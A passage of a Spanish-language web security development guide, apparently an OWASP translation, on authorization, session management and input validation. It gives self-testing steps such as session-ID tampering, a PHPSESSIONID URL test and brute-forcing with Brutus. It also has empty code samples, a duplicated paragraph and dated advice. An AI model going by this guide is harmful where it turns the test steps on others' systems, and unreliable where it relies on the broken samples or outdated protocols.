- Estandarizar las llamadas a una o más de las comprobaciones de la autorización

Matriz de autorización

Las aplicaciones con el acceso controlado deben realizar la comprobación de que los usuarios tengan permiso para ver una página o utilizar una acción antes de que se muestre o suceda.

Como determinar si se es vulnerable

Comprobar:

- ¿Existen comprobaciones del control de acceso en cada uno de los puntos no anónimos de entrada?
- ¿Dichas comprobaciones se dan en o casi al final de la actividad?

Como protegerse

Utilizar las comprobaciones de seguridad integradas del propio Framework, o colocar una llamada a una comprobación centralizada de la autorización justo en la parte superior de la vista o acción.

Tokens de autorización en el lado del cliente

Muchos desarrolladores de aplicaciones Web son reacios a utilizar almacenamiento de sesiones – planteamiento equivocado cuando se refiere a control de accesos y secretos. Por lo que recurren al lado del cliente, tanto en forma de cookies, como cabeceras o campos escondidos en formularios.

Como determinar si se es vulnerable

Comprobar que su aplicación:

- No lleva a cabo ningún tipo de autenticación o autorización en el lado cliente mediante cabeceras, cookies, campos de formulario escondidos o argumentos en la dirección URL.
- No confía en tokens de autorización o autenticación en el lado del cliente (a menudo en código antiguo)

Si su aplicación utiliza un agente SSO, como por ejemplo Tivoli Access Manager de IBM, SiteMinder de Netegrity, o el ClearTrust de RSA, asegúrese de que su aplicación valida los tokens del agente, y que no únicamente los acepta, y asegúrese de que estos tokens no son

visibles para el usuario de ninguna manera (cabecera, cookie, campos escondidos, etc). Si los tokens son visibles por el usuario final, asegurar que todas las propiedades del manejador de sesión criptográficamente seguro como en el capítulo 0 se tienen en cuenta.

Como protegerse

Cuando su aplicación confirma que un usuario se autentica, asocie el identificador de sesión con los tokens de autenticación, flags o estados. Por ejemplo, una vez el usuario inicia sesión, se establece en el objeto de sesión un flag con sus niveles de autorización.

```
Java
if ( authenticated ) {
}

.NET (C#)
if ( authenticated ) {

}

PHP
if ( authenticated ) {
      $_SESSION[‘authlevel’] = X_USER;    // X_USER es definido en cualquier
lado, con el significado de que está autorizado
}
```

Comprobar que su aplicación:

- No envía ningún tipo de tokens de autenticación o autorización en cabeceras, cookies, campos de formulario ocultos o como argumentos de la dirección URL.
- No confía en tokens de autorización o autenticación en el lado del cliente (a menudo en código antiguo)

Si su aplicación utiliza un agente SSO, como por ejemplo Tivoli Access Manager de IBM, SiteMinder de Netegrity, o el ClearTrust de RSA, asegúrese de que su aplicación valida los tokens del agente, y que no únicamente los acepta, y asegúrese de que estos tokens no son

visibles para el usuario de ninguna manera (cabecera, cookie, campos escondidos, etc). Si los tokens son visibles por el usuario final, asegurar que todas las propiedades del manejador de sesión criptográficamente seguro como en el capítulo 12 se tienen en cuenta.

Controlando el acceso a recursos protegidos

Muchas aplicaciones realizan una comprobación para ver si tiene el permiso de realizar una acción en particular, pero no realiza la comprobación de si se permite pedir un recurso. Por ejemplo, un sistema de foros puede comprobar si se tiene el permiso de poder contestar a un mensaje anterior, pero no comprueba si el mensaje que se pretende contestar está protegido o pertenece a un subforo o hilo oculto. En una aplicación de banca online podría ser el caso de comprobar si se permite transferir dinero, pero no valida si la cuenta desde la cual se transferirá es nuestra.

Como determinar si se es vulnerable

- ¿Verifica la aplicación que todos los recursos que se piden son accesibles por el usuario?
- Las sentencias que utilizan los recursos directamente, como sentencias SQL dinámicas, suelen ser a menudo las que más riesgo poseen en comparación con lo programado bajo el paradigma del modelo vista-controlador. La razón de esto es que el modelo es correcto a la hora de controlar el acceso a recursos protegidos, mientras que las sentencias SQL dinámicas a menudo realizan falsas suposiciones sobre el recurso.

Como protegerse

- Utilizar el código de modelo en vez del acceso directo a recursos protegidos.
- Asegurar que el código del modelo comprueba que el usuario autenticado tienen acceso al recurso.
- Asegurar que el fragmento de código que pide el recurso tiene una correcta comprobación de errores y no asume que el acceso será concedido siempre.

Protegiendo el acceso a los recursos protegidos

Algunas aplicaciones generan contenido estático (pongamos el ejemplo de un informe de una transacción, en formato PDF), y permite al servidor Web servir dicho contenido. A menudo esto implica que un informe confidencial pueda resultar disponible para usuarios no autorizados.

Como determinar si se es vulnerable

- ¿La aplicación genera o permite el acceso a contenido estático?
- ¿Se controla el acceso al contenido estático mediante el usuario autenticado en curso?
- En caso negativo, ¿puede un usuario anónimo acceder y obtener ese contenido protegido?

Como protegerse

- La mejor solución – generar el contenido estático en el momento y enviarlo directamente al navegador en vez de almacenarlo en el sistema de ficheros del servidor Web
- Si se quiere proteger la información sensible estática, implementar comprobaciones de autorización para prevenir el acceso por parte de usuarios anónimos.
- Si se tiene que almacenar en disco (no recomendado), utilizar nombres de ficheros aleatorios (como por el ejemplo el GUID) y limpiar regularmente los ficheros temporales.

Lectura adicional

Autorización en ASP.Net (Inglés): http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpguide/html/cpconaspnetauthorization.asp

Manejo de sesiones

Objetivo

Asegurar que:

Los usuarios autenticados tengan una robusta y criptográficamente segura asociación con sus sesiones.

Se hagan cumplir los controles de autorización.

Se prevengan los típicos ataques web, tales como la reutilización, falsificación e intercepción de sesiones.

Entornos afectados

Todos.

Temas relevantes de COBIT

PO8 – Todas las secciones deben ser revisadas.

PO8.4 – Privacidad, Propiedad Intelectual y Flujo de Datos.

Descripción

Los clientes pesados (“thick clients”) nativamente guardan información en memoria asignada por el sistema operativo durante la duración de la ejecución del programa, tales como variables globales, pilas y colas. Con las aplicaciones web, el servidor web sirve páginas en respuesta a los pedidos de los clientes. Por diseño, el servidor web es libre de olvidar todo sobre las páginas que ha servido en el pasado, ya que no hay un estado explicito.

Esto funciona bien cuando se renderiza contenido estático, tales como un folleto o imagen, pero no tan bien cuando desea completar un formulario, o si tiene múltiples usuarios que necesita mantener separados, tales como una aplicación de banca electrónica.

Los servidores web son extendidos por los marcos de las aplicaciones, tales como J2EE o ASP.NET, implementando un esquema de manejo de estados vinculando los pedidos individuales de los usuarios con una sesión a través de un valor único aleatorio guardado en una *cookie* relacionada con el estado mantenido en el servidor, dándoles a los usuarios la apariencia de una aplicación dinámica. Esta habilidad de restringir y mantener las acciones de los usuarios dentro de sesiones únicas es crítica para la seguridad web.

A pesar de que la mayoría de los usuarios de esta guía estarán utilizando un marco de aplicaciones con capacidad de manejo de sesiones, otros utilizaran lenguajes tales como Perl CGI que no dispone de dicha capacidad. Estos últimos se encuentran en una inmediata desventaja debida a que los desarrolladores se verán forzados a crear un sistema de manejo de sesiones desde cero. Estas implementaciones frecuentemente serán débiles y rompibles.

Otro error común es implementar un esquema de manejo de sesiones débil arriba de uno fuerte. Es teóricamente posible escribir y usar un esquema criptográficamente seguro de manejo de sesiones, lo cual es el objetivo de este capitulo. Sin embargo, para meros mortales, no existe mejor solución que utilizar un marco de aplicaciones que disponga de un adecuado manejo de sesiones. No tiene sentido re-escribir dichos secciones básicas de código.

Los marcos de aplicaciones tales como J2EE, PHP, ASP y ASP.NET se encargan de la mayoría de los detalles básicos en el manejo de sesiones y permiten un nivel de control fino a nivel de programación, en lugar de a nivel de configuración de servidores. Por ejemplo, ASP.NET utiliza un mecanismo ofuscado de “visualización de estados” resistente a manipulaciones, que esconde un campo en cada página. La visualización de estados puede ser usada para transmitir variables insensibles, ubicaciones de controles web, etc. Utilizando un nivel programático, es posible incluir o excluir una variable de la “visualización de estados”, particularmente si no es necesario mantener el control de un estado a través de paginas en una misma aplicación. Es también posible cifrar la “visualización de estados” si se transmiten datos

sensitivos al usuario, pero es mejor mantener tales variables en un objeto del lado del servidor. Esto puede ahorrar tiempo de descarga, reducción de tráfico, y mejora de tiempos de ejecución. Un manejo cuidadoso de la "visualización de estados" hace la diferencia entre una aplicación bien optimizada, y una aplicación con mal rendimiento.

Mejores prácticas

Las mejores practicas no requieren reinventar la rueda, pero si utilizar un robusto y bien conocido manejador de sesiones. Los marcos de aplicaciones más populares contienen una adecuada implementación. Sin embargo, las primeras versiones frecuentemente tienen debilidades significativas. Siempre utilizar la ultima versión de tecnología elegida, ya que su manejador de sesiones probablemente será más robusto y usara credenciales criptográficas fuertes.

Considere cuidadosamente donde guarda el estado de la aplicación:

Datos sobre autorización y roles deben ser guardados solamente del lado del servidor.

Datos sobre la navegación son ciertamente aceptables en la URL siempre y cuando los controles de validación y autorización sean efectivos.

Las preferencias del usuario (ej. temas y lenguaje del usuario) puede ser almacenado en cookies.

Datos de formularios no deberían contener campos ocultos – si se encuentran ocultos, probablemente necesiten estar protegidos y solo disponibles del lado del servidor. Sin embargo, los campos ocultos pueden (y deben) ser utilizados para la protección de secuencias y ataques de pharming.

Los datos contenidos en formularios de varias páginas pueden ser enviados de vuelta al usuario en los siguientes dos casos:

Cuando existen controles de integridad para prevenir la manipulación.

Cuando los datos son validados luego de cada envío del formulario, o al menos al final del proceso de envío.

Los secretos de la aplicación (tales como credenciales del lado del servidor e información sobre roles) nunca debería ser visible al cliente. Estos deben ser guardados en una sesión o del lado del servidor.

Si tienes dudas, no se arriesgue y escóndalo en una sesión.

Ideas erróneas

Las sesiones tiene una mal merecida baja reputación con algunos programadores, particularmente aquellos con experiencia en Java que prefieren la facilidad de programar componentes “sin estado” del lado del servidor.

Sin embargo, esto es simplemente incorrecto desde una perspectiva de seguridad y rendimiento, ya que los estados deben ser guardados en algún lugar, y los estados sensitivos deben ser guardados de alguna manera del lado del servidor. La alternativa, que seria guardar todos los estados dentro de cada pedido, fuerza el uso extensivo de campos escondidos y consultas adicionales de base de datos para evitar el manejo de sesiones del lado del servidor, y es vulnerable a los ataques de reproducción y falsificación de pedidos, como así también produce código complejo.

Otra típica percepción errónea es que utilizan altos recursos del servidor. Esto era verdad cuando los servidores se encontraban restringidos en la cantidad de RAM, pero es falso hoy en día. De hecho, transmitir datos de sesión a un cliente, y luego decodificarlos, de-serializarlos, realizar controles de manipulación, y por ultimo validar los datos contra cada pedido utiliza mayores recursos que mantenerlos seguros dentro de un objeto de sesión.

Generación permisiva de sesiones

Muchos marcos de aplicaciones web simplemente emitirán un nuevo identificador de sesión por cada solicitante en caso que no exista uno previamente. Esto se denomina “generación permisiva de sesiones”, y junto con algunas formas de phishing y una asociada falta de autorización, este ataque puede ser devastador.

Como determinar si uno es vulnerable

Abra un navegador para conectarse a una página protegida o utilice una aplicación web.

Si un nuevo identificador de sesión es generado y la pagina funciona, los controles de autorización hacen una falsa hipótesis sobre la validez de las variables de sesión.

Como protegerse

Cuando inicie un nuevo objeto de sesión para un usuario, asegúrese que se encuentra “fuera del sistema” y ningún rol haya sido otorgado.

Asegúrese que cada página protegida o acción controle el estado de autenticación y autorización antes de realizar cualquier cantidad significativa de trabajo, incluyendo la generación de contenido.

Asegúrese que todas las paginas desprotegidas utilicen la menor cantidad de recursos para prevenir un ataque de negación de servicio, y no facilite la fuga de información de la parte protegida de la aplicación.

Variables de sesión expuestas

Algunos marcos de aplicaciones utilizan áreas compartidas del disco del servidor web para almacenar datos de la sesión. En particular, PHP utiliza /tmp en Unix y c:\windows\temp en Windows por defecto. Estas áreas no proveen protección de los datos de sesión, y pueden conducir al compromiso de la aplicación si el servidor web es compartido.

Como determinar si uno es vulnerable

Investigue la configuración del marco de aplicaciones.

¿La sesión es guardada en memoria, disco o en una base de datos?

Si se encuentra en disco o en una base de datos, ¿quien más puede leer los datos de sesión?

Como protegerse

Asegúrese que el servidor de aplicaciones sea configurado para usar áreas de ficheros temporales por cliente / aplicación.

Si esto no es posible, los datos de sesión deben ser cifrados o contener solo información no sensitiva.

Páginas y credenciales en formularios

Las credenciales específicas de páginas pueden ser usadas en conjunto con credenciales específicas de sesión para proveer una medida de autenticidad cuando se manejan solicitudes de clientes. Utilizándolas en conjunto con mecanismos de seguridad en la capa de transporte, las credenciales de páginas pueden ayudar en asegurar que el cliente del otro lado de la sesión es de hecho el mismo cliente que ha solicitado la última página en una determinada sesión. Las credenciales de páginas son frecuentemente guardadas en cookies o cadenas de consulta y deben ser completamente aleatorias. Es posible evitar el envío de información sobre las credenciales de sesión al cliente a través del uso de credenciales de páginas, creando un mapeo entre ellos del lado del servidor, esta técnica debería incrementar aun más la dificultad en ataques de fuerza bruta.

Como determinar si uno es vulnerable

¿Requiere su aplicación ocultar el botón “Atrás” del navegador web?
¿Sufre de ataques de sesión preprogramados?

Como protegerse

Incorpore un campo oculto con un número aleatorio en la página o formulario criptográficamente seguro.

Elimine este número oculto de la lista activa ni bien haya sido utilizado para prevenir la re-utilización de la página o formulario.

Algoritmos criptográficos de sesión débiles

Si un manejador de sesión emite credenciales que son predecibles, un atacante no necesita capturar las variables de sesión de los usuarios remotos – ellos pueden simplemente adivinar y

probablemente encuentren una victima desafortunada. Las credenciales de sesión deberían ser únicas, no predecibles, y resistentes a ingeniería reversa.

Como determinar si uno es vulnerable

Pida por 1000 identificadores de sesión y vea si son previsibles (visualizándolos ayuda a identificar esta propiedad).

Investigue el código fuente del manejador de sesiones para entender como los identificadores de sesión son generados. Estos deberían ser creados de manera totalmente aleatoria.

Como protegerse

Un origen aleatorio de confianza debería ser utilizado para crear la credencial (como un generador aleatorio de números, Yarrow, EGADS, etc.).

Adicionalmente, para mayor seguridad, las credenciales de sesión deberían ser relacionadas de alguna manera a una instancia de cliente HTTP especifica (identificador de sesión y dirección IP) para prevenir ataques de secuestro y reutilización de sesiones.

Ejemplos de mecanismos que hagan cumplir esta restricción pueden ser el uso de credenciales de páginas que sean únicos para cualquier página generada y puedan ser relacionadas con credenciales de sesión en el servidor. En general, un algoritmo de credencial de sesión nunca debería estar basado o utilizar información personal como variables (nombre de usuario, contraseña, dirección postal, etc.).

Espacio de claves apropiado

Incluso los algoritmos criptográficamente seguros permiten a una sesión activa ser fácilmente determinada si el espacio de claves de la credencial no es lo suficientemente grande. Los atacantes pueden esencialmente intentar la mayoría de las posibilidades en un determinado espacio de claves a través de scripts de fuerza bruta. Un espacio de claves en una credencial debería ser lo suficientemente grande para prevenir este tipo de ataques, teniendo en cuenta que a medida que la capacidad computacional y de ancho de banda se incrementen con el tiempo harán estos números insuficientes.

Entropía de credencial de sesión

La credencial de sesión debería utilizar el conjunto de caracteres mas grande disponible. Si una credencial de sesión esta hecha de 8 caracteres de 7 bits, la longitud efectiva de la clave es 56 bits. Sin embargo si un carácter es hecho de solo enteros que pueden ser representados en 4 bits la longitud de la clave será solamente de 32 bits. Una buena credencial de sesión debería utilizar la totalidad del conjunto de caracteres incluyendo mayúsculas y minúsculas.

Desconexión de sesión

Las credenciales de sesión que no expiran en el servidor HTTP pueden brindar a un atacante tiempo ilimitado para adivinar o utilizar fuerza bruta en una credencial de sesión valida. Un ejemplo es la opción “Recordarme” en muchos sitios web de compras. Si una cookie de usuario es capturada o atacada por fuerza bruta, el atacante puede usar estas credenciales “estáticas” de sesión para ganar acceso a las cuentas web de dicho usuario. Este problema es particularmente severo en un ambiente compartido, donde múltiples usuarios tienen acceso a un ordenador. Adicionalmente, las credenciales de sesión pueden ser potencialmente registradas y guardadas en cache de los servidores proxy que, si son accedidos por un atacante, podrán ser utilizadas si aun las sesiones no han expirado.

Como determinar si uno es vulnerable

Protección “inactiva”

- ¿La aplicación utiliza “meta-refrescos” o algún truco similar de Javascript para que nunca expire la sesión? Si es así, entonces la aplicación es vulnerable.

¿Me recuerdas?

- ¿Tiene la aplicación una opción de “recordarme”? Si es así, la aplicación es vulnerable.

Duración defectuosa de la sesión inactiva

- Conéctese a la aplicación.
- Vaya a almorzar.
- Intente utilizar la aplicación. Si ha funcionado, entonces la aplicación es vulnerable.

Como protegerse

Configure el tiempo de inactividad de la sesión en 5 minutos para aplicaciones altamente protegidas y no más de 20 minutos para aplicaciones de bajo riesgo.

Para aplicaciones altamente protegidas:

- No escriba mecanismos para evadir el tiempo de inactividad.
- No escriba funcionalidades como “recordarme”.

Regeneración de credenciales de sesión

Para reducir el riesgo de secuestro de sesión y ataques de fuerza bruta, el servidor HTTP puede sin problemas expirar y regenerar las credenciales. Esto acorta la ventana de oportunidad para ataques de este tipo.

Como determinar si uno es vulnerable

- Utilice una sesión por un tiempo largo con su aplicación.
- Fíjese cual es el identificador de sesión antes y después de cada transacción de testeo significativa.
- Si la sesión nunca ha cambiado, se puede encontrar en riesgo.

Como protegerse

Este control se adecua a sitios altamente protegidos. La regeneración de credenciales debería ser realizada:

- Antes de cada transacción significativa.
- Luego de una cierta cantidad de transacciones.

- Luego de un determinado tiempo, por ejemplo 20 minutos.

Falsificación de sesión/Detección de fuerza bruta y/o Bloqueo de sesión

Muchos sitios web tienen prohibiciones contra la adivinación de contraseñas (ej. puede temporalmente bloquear la cuenta o dejar de escuchar la dirección IP), sin embargo un atacante puede frecuentemente intentar cientos o miles de credenciales de sesión embebidas en una URL legitima o cookie sin una sola queja del sitio web. Muchos sistemas de detección de intrusión no buscan efectivamente por este tipo de ataque; los testeos de penetración también pasan por alto esta debilidad en los sistemas de comercio electrónico.

Como determinar si uno es vulnerable

- Utilice un Proxy interceptor de HTTP para manipular el identificador de sesión.
- Si el contexto de la aplicación se mantiene conectado, el marco de aplicación es defectuoso y no debería ser utilizado.

Como protegerse

- Considere utilizar credenciales de sesión “trampa” que nunca son asignadas pero que ayudaran a detectar si un atacante esta utilizando fuerza bruta en un rango de credenciales.

Las acciones resultantes pueden ser:

- Vaya despacio o bloquee la dirección IP (lo cual puede ser problemático ya que mas y mas ISP utilizan caches transparentes para reducir sus costos. Debido a esto: siempre controle el encabezado “*proxy_via*”.)
- Bloquee la cuenta afectada (lo cual puede causar al verdadero usuario una negación de servicio)
- Mecanismos de anomalías/mal uso pueden ser construidos dentro de la aplicación para detectar si un usuario autenticado intenta manipular su credencial para obtener mayores privilegios.

- Existen módulos de servidor web Apache, tales como mod_dosevasive y mod_security, que pueden ser usados para este tipo de protección. A pesar que mod_dosevasive es utilizado para reducir el efecto de ataques de negación de servicio, puede ser reescrito también para otros propósitos.

Transmisión de la Credencial de Sesión

Si una credencial de sesión es capturada en transito a través de una intercepción en la red, una cuenta de aplicación web es entonces trivialmente propensa a un ataque de reproducción o secuestro. Tecnologías típicas de cifrado web incluyen pero no se encuentran limitadas a los protocolos Secure Socket Layer (SSLv3) y Transport Layer Security (TLSv1) que ayudan a proteger los mecanismos de credenciales de sesión.

Como determinar si uno es vulnerable

Todos los navegadores son potencialmente vulnerables debido a spyware, viruses y troyanos.

Como protegerse

Asocie el identificador de sesión, la dirección IP, y otros atributos de los encabezados de usuario en un hash. Si el hash cambia, y uno de los detalles ha cambiado, es probable que un ataque de sesión haya ocurrido.

Credenciales de sesión durante el cierre de sesión

Con la popularidad de terminales de Internet y ambientes computacionales compartidos en alza, las credenciales de sesión toman un nuevo riesgo. Un navegador solo destruye las cookies de sesión cuando el navegador es cerrado apropiadamente. La mayoría de las terminales de Internet mantienen el mismo navegador abierto para todas las sesiones.

Como determinar si uno es vulnerable

Cierre la sesión de la aplicación y:

- Verifique si las cookies han mantenido el identificador de sesión o si ha sido eliminado.
- Verifique si todas las variables relacionadas a las cookies, no pertenecientes a la sesión, han sido eliminadas.

Como protegerse

Cuando el usuario cierra la sesión de la aplicación:

- Destruya la sesión.
- Sobrescriba las cookies de sesión.

Secuestro de sesión

Cuando un atacante intercepta o crea una credencial de sesión valida en el servidor, ellos pueden personificar a otro usuario. El secuestro de sesión puede ser mitigado parcialmente utilizando controles adecuados de anti-secuestro en la aplicación. El nivel de estos controles debería ser influenciado por el riesgo de la organización o los datos del cliente; por ejemplo, una aplicación de banca electrónica online necesita tener mas recaudos que una aplicación mostrando los horarios del cine.

El tipo más fácil de aplicación para secuestrar son aquellas que utilizan credenciales de sesión basadas en la URL, particularmente aquellas que no expiran. Esto es peligroso en ordenadores compartidos, tales como Internet cafés o terminales públicas donde es casi imposible limpiar la cache o eliminar el historial de navegación debido a restricciones en el mismo navegador. Para atacar estas aplicaciones, simplemente es necesario abrir el historial del navegador y hacer clic en la URL de la aplicación web. Voila, usted es el usuario anterior!

Como determinar si uno es vulnerable

Todos los navegadores son potencialmente vulnerables debido a spyware, viruses y troyanos.

Como protegerse

- Provea un método a los usuarios para desconectarse de la aplicación. La desconexión debería limpiar todos los estados de sesión y remover o invalidar cualquier cookie residual.
- Establezca periodos cortos de tiempo para cookies persistentes, no mayor a un día o bien no utilice cookies persistentes.
- No guarde credenciales de sesión en una URL u otro método trivial de almacenaje.

Ataques de autenticación de sesión

Uno de los errores más comunes es no verificar la autorización previamente a ejecutar una función restringida o acceder información.

Un ejemplo particularmente vergonzoso de la vida real es el sitio web australiano de la Oficina Fiscal donde la mayoría de las compañías australianas envían electrónicamente sus declaraciones de impuestos. Dicho sitio web utiliza certificados del lado del cliente como autenticación. Parece seguro, ¿verdad? Sin embargo, este particular sitio web tenia inicialmente el ABN (un numero único, parecido a un numero de seguridad social para las compañías) embebido en la URL. Estos números no son secretos ni aleatorios. Un usuario adivino esto, y probó con otro número de compañía. Para su sorpresa, funciono, y fue capaz de visualizar los detalles de otras compañías. Entonces escribió un script para recolectar la información de la base de datos y envió un mail a cada uno de los correos electrónicos registrados por las compañías, notificando a cada una que el sitio de la Oficinal Fiscal de Australia tenía un serio defecto de seguridad. Más de 17000 organizaciones recibieron dichos correos electrónicos.

Como determinar si uno es vulnerable

Todos los navegadores son potencialmente vulnerables debido a spyware, viruses y troyanos.

Como protegerse

Siempre compruebe que el usuario conectado tenga la autorización necesaria para acceder, actualizar o eliminar información.

Ataques de validación de sesión

Tal como cualquier información, las variables de sesión deben ser validadas para asegurar que se encuentran en forma correcta, no contienen caracteres inesperados, y que son validas en la tabla de sesiones activas.

En un testeo de penetración que fue conducido por el autor, era posible utilizar bytes nulos para truncar los objetos de sesión y debido a errores en el manejador de sesión, solo comparaba la longitud de la cadena mas corta. Como consecuencia, una variable de sesión de un carácter permitía al atacante romper el manejador de sesiones. Durante otro testeo, el código fuente de manejo de sesiones permitía cualquier número de caracteres.

Como determinar si uno es vulnerable

- Utilice un Proxy interceptor de HTTP para manipular el identificador de sesión.
- Si el contexto de la aplicación se mantiene conectado, el marco de aplicación es defectuoso y no debería ser utilizado.

Como protegerse

Siempre compruebe que el usuario conectado tenga la autorización necesaria para acceder, actualizar o eliminar información.

Ataques de sesión preprogramados

Un atacante puede utilizar las propiedades de un marco de aplicaciones para generar un nuevo identificador de sesión valido, o intentar programar de antemano un identificador de sesión utilizado previamente para evadir los controles de accesos.

Como determinar si uno es vulnerable

- Verifique si el marco de aplicación genera un nuevo identificador de sesión simplemente visitando una página web.

- Verifique si el marco de aplicación le permite suministrar el identificador de sesión en cualquier lugar aparte de una cookie no persistente. Por ejemplo, si utiliza PHP, tome el PHPSESSIONID de la cookie, e insértelo en una URL o como una variable de post como la siguiente:
- http://www.ejemplo.com/foo.php?PHPSESSIONID=xxxxxx

Si la reproducción ha funcionado, la aplicación se encuentra en riesgo, pero aun en un riesgo mayor si el identificador de sesión puede ser utilizado mismo cuando la sesión ha expirado o ha cerrado la conexión.

Como protegerse

Asegúrese que los identificadores de sesión en los marcos de aplicación solo puedan ser obtenibles a través del valor de la cookie. Este puede requerir cambiar el comportamiento habitual del marco de aplicaciones o sobrescribir el manejador de sesiones.

Utilice controles de fijación de sesión (vea próxima sección) para combinar fuertemente al navegador con una única sesión de usuario.

No asuma que una sesión valida implica un usuario conectado – mantenga secretos los estados de autorización y compruebe la autorización en cada página.

Realizar fuerza bruta en una sesión

Algunos sitios de comercio electrónico utilizan números consecutivos o algoritmos trivialmente predecibles para los identificadores de sesión. En estos sitios, es fácil cambiar a otro identificador de sesión parecido y por lo tanto convertirse en otra persona. Usualmente, todas las funciones disponibles a los usuarios funcionan, con obvios problemas de privacidad y fraude.

Como determinar si uno es vulnerable

- Abra una sesión valida en un navegador.
- Utilice una herramienta de fuerza bruta para sesiones, como Brutus para intentar determinar si puede resumir otra sesión.

- Si Brutus es capaz de resumir una sesión, el marco de aplicaciones requiere de una mayor entropía para el identificador de sesión.

Como protegerse

- Utilice un algoritmo criptográfico de generación de credenciales conocido en la industria. No genere su propio algoritmo, y provea al algoritmo de datos en una manera segura. O simplemente utilice el manejador de sesiones correspondiente a su marco de aplicaciones.
- Preferentemente envíe la credencial al cliente en una cookie no persistente o dentro de un campo de formulario oculto dentro de la página generada.
- Coloque credenciales "indicadoras" que detecten ataques de fuerza bruta.
- Limite el numero de credenciales de sesión únicas pertenecientes a una misma dirección IP (ejemplo 20 en los últimos 5 minutos)
- Periódicamente regenere las credenciales para reducir la ventana de oportunidad para ataques de fuerza bruta.
- Si detecta un intento de fuerza bruta, limpie completamente los estados de sesión para prevenir que esa sesión sea utilizada nuevamente.

Reproducción de la credencial de sesión

Los ataques de reproducción de sesión son simples si el atacante se encuentra en posición de poder registrar una sesión. El atacante registrara la sesión entre el cliente y el servidor y reproducir la parte del cliente más adelante para atacar exitosamente el servidor. Este ataque solo funciona si el mecanismo de autenticación no utiliza números aleatorios para prevenir este ataque.

Como determinar si uno es vulnerable

- Tome una cookie de sesión e insértela en otro navegador.
- Intente utilizarla simultáneamente – debería fallar.
- Intente utilizarla cuando ha expirado – debería fallar.

Como protegerse

- Combine a la sesión con un navegador determinado utilizando una función de hash del lado del servidor (REMOTE_ADDR) y si el encabezado existe, PROXY_FORWARDED_FOR. Tenga en cuenta que no debería utilizar encabezados que sean fácilmente falsificados del lado del cliente, pero utilice un hash de ellos. Si el nuevo hash no concuerda con el hash anterior, entonces existe una gran posibilidad que la sesión haya sido reproducida.
- Utilice tiempos máximos de desconexión de sesión y regeneración de credenciales para reducir la venta de oportunidad.
- Utilice un buen generador criptográfico de números aleatorios para generar las credenciales de sesión.
- Utilice cookies no persistentes para guardar la credencial de sesión, o como peor de los casos, un campo oculto en el formulario.
- Implemente una función de cierre de sesión para la aplicación. Cuando un usuario se desconecte o expire la sesión por no ser utilizada en cierto tiempo, asegure que no solo la cookie del lado del cliente sea eliminada (si es posible), pero también que el estado de sesión del lado del servidor para ese navegador en particular sea eliminado. De esta manera se asegura que el ataque de reproducción no pueda ocurrir luego que el usuario se desconecte o la sesión expire.

Lectura adicional

- David Endler, "Brute-Force Exploitation of Web Application Session IDs" http://downloads.securityfocus.com/library/SessionIDs.pdf
- Ruby CGI::Session creates session files insecurely http://www.securityfocus.com/advisories/7143

Validación de Datos

Objetivo

Garantizar que la aplicación sea robusta contra todas las formas de ingreso de datos, ya sea obtenida del usuario, de la infraestructura, de entidades externas o de sistemas de base de datos.

Plataformas Afectadas

Todas

Temas relevantes de COBIT

DS11 – Gestión de datos. Deben revisarse todas las secciones

Descripción

La debilidad de seguridad más común en aplicaciones web es la falta de validación apropiada de las entradas del cliente o del entorno. Esta debilidad lleva a casi todas las principales vulnerabilidades en las aplicaciones, tales como intérprete de inyección, ataques locale/Unicode, ataques al sistema de archivos y desbordamientos de memoria.

Nunca se debe confiar en los datos introducidos por el cliente, ya que tiene todas las posibilidades de manipular los datos.

Definiciones

Las siguientes definiciones son utilizadas en el documento:

- **Revisiones de integridad**

  Asegurar que los datos no han sido manipulados y que siguen siendo los mismos

- **Validación**

  Asegurar que los datos están solidamente escritos, con la sintaxis correcta, dentro de los limites de longitud, que contenga solo caracteres permitidos, si es numérico que tenga el signo correcto y dentro de los limites del rango.

- **Reglas de negocio**

  Garantizar que los datos no solamente sean validos, sino que cumplas con las reglas de negocio. Por ejemplo, las tasas de interés entran dentro de los límites permitidos.

Cierta documentación y referencias intercambiables utilizan diversos significados, lo cual es muy confuso para todos los interesados. Esta confusión provoca de forma continua pérdida financiera continua para la organización.

Donde incluir revisiones de integridad

Las revisiones de integridad deben ser incluidas en cualquier lugar en que los datos pasen de una frontera confiable a una menos confiable, tal como, de la aplicación al navegador del usuario en un campo oculto, o hacia un método de pago ofrecido por terceros, tal como un identificador utilizado internamente a su regreso.

El tipo de control de integridad (suma de comprobación, HMAC, encriptación, firma digital) se debe seleccionar en relación directa con el riesgo que representa la transición de los datos a través de una frontera confiable.

Donde incluir validación

La validación debe ser llevada a cabo en cada capa de la aplicación. Sin embargo, la validación debería llevarse a cabo en función del servidor que esta ejecutando el código. Por ejemplo, la capa de web/presentación debe validar problemas relacionados con la web, las capas de persistencia deberían validar problemas de persistencia tales como inyección de SQL/HQL, las operaciones de búsqueda en directorio deberían revisar inyección de LDAP y así sucesivamente.

Donde incluir validación de reglas de negocio

Las reglas de negocio se conocen durante el diseño e influyen durante la implementación. Sin embargo, hay enfoques malos, buenos y "mejores". Frecuentemente el mejor enfoque es el más simple en términos de código.

Ejemplo – Escenario

- Usted va a llenar una lista con cuentas proporcionada por el backend del sistema:
- El usuario seleccionara una cuenta, selecciona un vendedor y presiona siguiente.

Forma incorrecta

La opción seleccionar cuenta es leída directamente y proporcionada en un mensaje de regreso al sistema backend sin validar si el numero de cuenta es una de las cuentas proporcionadas por sistema de backend.

Porque es malo esto:

Un atacante puede cambiar el código HTML de cualquier manera que elija:

- La carencia de validación requiere un viaje redondo al backend para proveer un mensaje de error que el código de la interfaz de usuario podría fácilmente haber eliminado.
- El backend puede ser incapaz de enfrentarse a la carga útil de datos que la interfaz del usuario fácilmente podría haber eliminado. Por ejemplo desbordamientos de memoria, inyección de XML o similares.

Método Aceptable

La opción de seleccionar el parámetro cuenta se lee por el código, y comparado con la lista previamente desplegada.

```
if ( account.inList(session.getParameter('payeelstid') ) {
      backend.performTransfer(session.getParameter('payeelstid'));
}
```

Esto evita la manipulación de parámetros, pero todavía hace que el navegador haga mucho trabajo.

El mejor método

El código original mostraba índices <option calue="1" … > en vez de nombres de cuenta.

```
int payeeLstId = session.getParameter('payeelstid');
accountFrom = account.getAcctNumberByIndex(payeeLstId);
```

Esto no solo es más fácil que desplegar HTML, sino que hace trivial la validación y las reglas de negocio. El campo no puede ser manipulado.

Conclusión

